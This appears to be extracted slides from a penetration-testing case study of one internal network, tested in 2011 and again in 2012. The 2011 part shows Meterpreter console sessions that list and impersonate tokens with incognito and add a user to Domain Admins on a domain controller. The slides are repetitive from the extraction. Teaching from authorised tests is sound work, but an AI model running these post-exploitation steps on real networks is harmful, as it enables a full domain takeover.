
Pentesting the internal network (2011) – cont.

4. Exploitation

- Add local admin

5. Post-exploitation

- Info gathering
- Credentials to other systems



Pentesting the internal network (2011) – cont.

4. Exploitation


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6. Pivoting

- Connect to 2nd db server
- Upload Meterpreter



Pentesting the internal network (2011) – cont.

4. Exploitation

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- Info gathering
- Credentials to other systems

6. Pivoting

- Connect to 2nd db server
- Upload Meterpreter

7. Post-exploitation

- List tokens
- Impersonate Domain Admin token
- Create Domain Admin user

```
meterpreter > sysinfo
Computer       : [REDACTED]
OS            : Windows 2008 R2 (Build 7600).
Architecture   : x64 (Current Process is WOW64)
System Language: en_US
Meterpreter    : x86/win32
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
meterpreter > use incognito
Loading extension incognito...success.
meterpreter > list_tokens -u

Delegation Tokens Available
=====
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
[REDACTED]
[REDACTED]


Impersonation Tokens Available
=====
NT AUTHORITY\ANONYMOUS LOGON
```

```
meterpreter >
meterpreter > add_group_user "Domain Admins" [REDACTED]AF -h 10.0.0.10
[*] Attempting to add user [REDACTED]AF to group Domain Admins on domain controller 10.0.0.10
[+] Successfully added user to group
meterpreter >
```

Game Over

Pentesting the internal network (2011) – cont.

- ❑ Game Over
on domain controller:



Case Study 2



Pentesting the (same) internal network (2012)

- ❑ Objective:

See what an internal malicious user could do, given simple network access.

- ❑ **Test the findings from previous year**

- ❑ Malicious user: visitor, contractor, malicious employee

- ❑ Targets: confidential data, client information, strategic business plans, etc

- ❑ Initial access: network port in users subnet


Pentesting the (same) internal network (2012) – cont.

1. Network mapping

- ~ the same as last year

2. Service and OS discovery

- ~ the same as last year



Pentesting the (same) internal network (2012) – cont.

1. Network mapping


- ~ the same as last year

2. Service and OS discovery

- ~ the same as last year

3. Vulnerability scanning

- Nessus: 0 high,
21 medium, 20 low



Pentesting the (same) internal network (2012) – cont.

1. Network mapping

- ~ the same as last year

2. Service and OS discovery


- ~ the same as last year

3. Vulnerability scanning

- Nessus: 0 high,
21 medium, 20 low

